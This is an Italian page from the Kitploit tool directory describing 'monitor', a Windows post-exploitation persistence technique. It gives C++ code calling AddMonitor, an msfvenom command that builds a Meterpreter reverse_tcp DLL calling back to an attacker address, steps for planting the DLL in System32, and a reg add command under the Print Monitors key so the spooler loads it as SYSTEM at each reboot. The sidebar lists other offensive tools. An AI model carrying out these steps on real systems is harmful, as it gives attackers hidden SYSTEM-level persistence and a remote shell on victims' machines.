

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/al1ex/monitor
Escalation di PrivilegiGenerazione di PayloadMeccanismi di PersistenzaExploitPost-ExploitCommand and ControlRed Teaming
GitHubal1ex/monitor

Monitor

Un vecchio modo per la persistenza.

Vedi Repository
5310366 anni faRevisionato da Kitploit
Condividi

Descrizione del progetto

Utilizzato per implementare la persistenza dei privilegi nella fase di post-exploitation.

Utilizzo del progetto

Step1: Scaricare il progetto, quindi compilare Monitor.cpp con VS, ovviamente è possibile usare anche quello già compilato. Il codice di Monitor.cpp è il seguente:

#include "Windows.h"

int main() {
	MONITOR_INFO_2 monitorInfo;
	TCHAR env[12] = TEXT("Windows x64");
	TCHAR name[12] = TEXT("Monitor");
	TCHAR dll[12] = TEXT("test.dll");
	monitorInfo.pName = name;
	monitorInfo.pEnvironment = env;
	monitorInfo.pDLLName = dll;
	AddMonitor(NULL, 2, (LPBYTE)&monitorInfo);
	return 0;
}
  • pName // nome del monitor
  • pEnvironment // architettura dell'ambiente
  • pDLLName // nome del file DLL del monitor

Step 2: Generare il payload DLL d'attacco con Msfvenom:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.188.129 LPORT=4444 -f dll > shell.dll

test_dll

Step 3: Copiare shell.dll nella directory system32 dell'host target, quindi rinominarlo in test.dll (cioè il PDLLName di cui sopra, puoi anche modificarlo come preferisci, insomma è del tutto arbitrario).

copy C:\temp\shell.dll C:\Windows\System32\test.dll

copy

Step 4: Successivamente, entrare nella directory system32 ed eseguire il seguente comando (Monitors.exe è il file compilato in precedenza e deve anch'esso essere collocato nella directory system32):

Monitors.exe

Monitor

Step 5: Successivamente, la sessione Meterpreter viene ricevuta correttamente.

Meterpreter

Implementazione della persistenza

Per implementare la persistenza, dobbiamo impostare una chiave sotto la posizione di registro "Monitors":

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors


Successivamente, eseguire il seguente comando dalla riga di comando per creare una voce di registro che conterrà il valore test.dll; dall'editor del registro, verificare che la chiave sia stata creata:

reg add "hklm\system\currentcontrolset\control\print\monitors\Pentestlab" /v "Driver" /d "test.dll" /t REG_SZ
regedit


Al successivo riavvio, il processo spoolsv.exe caricherà tutti i file DLL dei driver presenti nella voce di registro Monitors e memorizzati nella cartella System32 di Windows. L'immagine seguente mostra che la sessione Meterpreter ha stabilito privilegi dello stesso livello del servizio Print Spooler (SYSTEM) ed è stata eseguita dalla cartella System32.

shell

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    256

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





